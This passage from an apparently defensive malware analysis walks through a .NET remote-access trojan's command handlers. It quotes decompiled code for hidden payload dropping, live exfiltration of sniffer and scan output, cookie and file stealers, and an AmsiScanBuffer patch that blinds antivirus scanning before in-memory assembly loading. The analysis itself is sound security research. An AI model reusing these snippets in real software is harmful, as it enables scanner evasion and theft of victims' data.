Process p = new Process();p.StartInfo = new ProcessStartInfo{ FileName = path, Arguments = Arg, UseShellExecute = false, CreateNoWindow = true};p.Start();Any base64-encoded native executable in A[1] is written to %TEMP%\<random GUID>.exe and started hidden with the arguments in A[2]. Unlike JMar, the name is a fresh GUID every time. Three more instructions below reuse this exact helper.
Instruction UTNwVmVFWnBOSEZNVWswOQ== (CzUxFi4qLRM= → NetDisCV)
SendEncryptedMessage("NetDisCV" + Violet + Helpers.MakeIdFromOSInfo());Dropper.RunAndStreamOutput(A[1]);Network discovery. The helper drops the tool the same way as SysKLL (GUID name in %TEMP%) but this time redirects standard output with UTF-8 encoding and streams it back line by line as it is produced:
process.OutputDataReceived += (sender, e) =>{ if (!string.IsNullOrEmpty(e.Data)) SendEncryptedMessage("NetDisCVInfo" + Violet + e.Data + Violet + Helpers.MakeIdFromOSInfo());};process.Start();process.BeginOutputReadLine();process.WaitForExit();
SendEncryptedMessage("NetDisCVEnd" + Violet + Helpers.MakeIdFromOSInfo());So the operator sees the scan results appear live in the panel, and NetDisCVEnd marks the end. Since WaitForExit is called on the socket callback thread, the client is blocked for the whole duration of the scan and no other command can be processed in the meantime.
Instruction Um1vMGMwNUNVWFJJUkVVOQ== (Fj4sNBQtHDE= → SnifStrt)
SendEncryptedMessage("SniffPan" + Violet + Helpers.MakeIdFromOSInfo());
Thread t = new Thread(() => Dropper.RunSniffer(A[1]));t.IsBackground = true;t.Start();The packet sniffer. Here the author did remember to use a background thread, because the sniffer runs indefinitely. The helper drops the tool as %TEMP%\89c43fcf-5e52-4be7-a719-a26139ce636a.exe and streams both stdout and stderr back under the tag SniffInfo. One detail worth flagging:
while (!process.HasExited){}That is a busy-wait loop with no sleep inside, so the sniffer thread pegs one core at 100% for as long as the capture runs. On a laptop this is exactly the kind of behaviour a user notices.
Instruction Um1vMGMwNURSVk5CYVdzOQ== (Fj4sNCESAik= → SniffKll)
try{ if (snifferProc != null && !mitmProc.HasExited) // <-- note the mismatched fields { snifferProc.Kill(); snifferProc.WaitForExit(); }}catch { }
foreach (Process p in Process.GetProcessesByName("89c43fcf-5e52-4be7-a719-a26139ce636a")){ p.Kill(); p.WaitForExit();}
SendEncryptedMessage("SniffEnd" + Violet + Helpers.MakeIdFromOSInfo());Stops the sniffer.
Instruction UkZOWlRFMVNPRDA9 (DSYLMR8= → HvNcX)
if (Dropper.IsAdmin()) Dropper.SaveWinsc32exeAndRun(A[1]);else Dropper.PatchAmsiAndLoad(A[1]);This is the most interesting branch of the whole tail, because the two paths are completely different techniques chosen on the basis of the current privileges.
With administrator rights, the payload is dropped as %TEMP%\WinSc32.exe and started through Explorer.
Without administrator rights, the payload is not dropped at all but loaded in memory, after disabling AMSI:
IntPtr addr = GetProcAddress(GetModuleHandle("amsi.dll"), "AmsiScanBuffer");if (addr != IntPtr.Zero){ uint old = 0; VirtualProtect(addr, 6, 0x40 /* PAGE_EXECUTE_READWRITE */, ref old); Marshal.Copy(new byte[] { 0xC3, 0x90, 0x90, 0x90, 0x90, 0x90 }, 0, addr, 6);}
Assembly asm = Assembly.Load(Convert.FromBase64String(base64Exe));MethodInfo entry = asm.EntryPoint;if (entry != null){ object[] parameters = entry.GetParameters().Length == 1 ? new object[] { new string[0] } : new object[0]; entry.Invoke(null, parameters);}The first six bytes of AmsiScanBuffer are overwritten with C3 (a ret) followed by five nops, after VirtualProtect has made the page writable. From that point on every AMSI scan request returns immediately without ever looking at the buffer, which blinds the in-memory scanning that Defender performs on .NET assemblies and scripts. Then the assembly is loaded with Assembly.Load and its entry point invoked, handling both Main() and Main(string[]) signatures. Nothing touches the disk.
The AMSI patch is the same technique already seen in the Python stage of this sample, which is a nice confirmation that both stages come from the same toolkit. And note the last detail of the catch block: on failure it calls MessageBox.Show("Error: " + ex.Message), a visible error dialog in a piece of malware that otherwise goes to great lengths to stay hidden.
Instruction UVdsSmEwMURWVGhJUVVWVQ== (AiIkMCU8HAET → GrabberDC)
Dropper.SaveArbitraryUUIDandRun(A[1], A[2]);The SysKLL helper again, this time under a name that says what the payload is: a “grabber”, i.e. a file stealer that walks the user’s documents and uploads what matches its patterns. A[2] carries its configuration.
Instruction UW1vNGNVOVRORGhRVWtVOQ== (Bj8qOS48PRE= → CookieST)
string arg = A[2] + "#" + Helpers.MakeIdFromOSInfo();Dropper.SaveArbitraryUUIDandRun(A[1], arg);Same loader, but the argument is built by appending the victim ID after a #. A cookie stealer needs to tag its upload with the machine it came from, since it reports directly to the operator’s collection server instead of going back through this socket, hence the ID in the command line.
Instruction UWtRMGVFOTVORXhEZWxreFRWRTlQUT09 (BD4xOy4LCzY1MQ== → AntiiReset)
Dropper.SaveArbitraryUUIDandRun(A[1], "");The same loader with no arguments. Judging by the name, the payload prevents the victim from resetting something, most likely a browser profile or the stolen session tokens.
Instruction U21vNGRVOTNQVDA9 (Jj8uOw== → coki)
object plugin = Helpers.CallerToReflectiveCodeLoading(A[1]);
object[] args = { A[2] };bool[] copyBack = { true };object result = NewLateBinding.LateGet(plugin, null, "GD", args, null, null, copyBack);if (copyBack[0]) A[2] = (string)args[0];
SendEncryptedMessage("Getpass" + Violet + Helpers.MakeIdFromOSInfo() + Violet + result);The managed version of the cookie theft: a plugin method GD is called with one parameter (the browser or profile to target) and its output is sent back under the same Getpass tag used by the password stealers.
Instruction VEZOWmNrMVVPRGxDZWxrOQ== (LSYrMT89BzY= → hvncxdis)
if (Dropper.IsAdmin()) Dropper.KillWinSc32();else Dropper.Nothing();The last instruction of the function, and the counterpart of HvNcX. With administrator rights it kills the dropped payload by name:
foreach (Process p in Process.GetProcessesByName("WinSc32")){ p.Kill(); p.WaitForExit();}Without them it calls mr76diirm42JTSXbpqhS, which is an empty method. That makes sense once the other half of HvNcX is taken into account: in the non-admin path the payload was loaded reflectively inside the RAT’s own process, so there is no separate process to kill and no clean way to stop it. The author simply left the stub there so the two branches stay symmetrical.
Other functions
Some functions are omitted here, since they are one-liners or overrides of Windows APIs. They should be trivial to understand.
The next function, 4V9qKiQ1wMgSEGLqa0fq, is the usual string obfuscation and can be simplified to:
public static string ListDirectories(object location){ var dir = new DirectoryInfo(location.ToString()); string result = ""; foreach (var sub in dir.GetDirectories()) result += "[Folder]" + sub.Name + "FileManagerSplitFileManagerSplit"; return result;}It enumerates the immediate subdirectories of the given path using GetDirectories and returns one flat string, each entry prefixed with [Folder] and terminated by the delimiter FileManagerSplitFileManagerSplit.
The odd repetition of the FileManagerSplit string can be explained by looking at the function E03KthEm4hRkGcmdwgQm, renamed as ListFiles:
public static string ListFiles(object location){ var dir = new DirectoryInfo(location.ToString()); string result = ""; foreach (var f in dir.GetFiles("*.*")) result += f.Name + "FileManagerSplit" + f.Length + "FileManagerSplit"; return result;}For each file, this returns the name and the length, separated by the FileManagerSplit string.
Then, 80nE0XZuNdacUEc2PJFm is the same as oMeXTUsPdrPqnrA2VvEf seen before.
The function d4xOvvM1U7utJs7lmwPf is also similar to other functions seen before. It deobfuscates VTNSaGNuUT0= to Start and uses LateCall to execute Process.Start from a process saved in the %TEMP% directory. The function is renamed as DropAndRun.
The function TSe6uNTH0Pqxi4aDrYx3 can be rewritten as follows; the main point is to list the drives and return them in the same format as above, with a few added tags to indicate the type of drive:
public static string ListDrives(){ string result = ""; foreach (DriveInfo d in My.Computer.FileSystem.Drives) { switch (d.DriveType) { case DriveType.Removable: result += "[USB]" + d.Name + "FileManagerSplitFileManagerSplit"; break; case DriveType.Fixed: result += "[Drive]" + d.Name + "FileManagerSplitFileManagerSplit"; break; case DriveType.Network: result += "[NET]" + d.Name + "FileManagerSplitFileManagerSplit"; break; case DriveType.CDRom: result += "[CD]" + d.Name + "FileManagerSplitFileManagerSplit"; break; } } return result;}The last function, y57149kbjb6XNbG1XXUe, uses capGetDriverDescriptionA to check whether the device has any capture drivers, which includes things like webcams. The function is renamed as HasWebcam for simplicity.
This is the end of this class, which I think can be renamed as C2.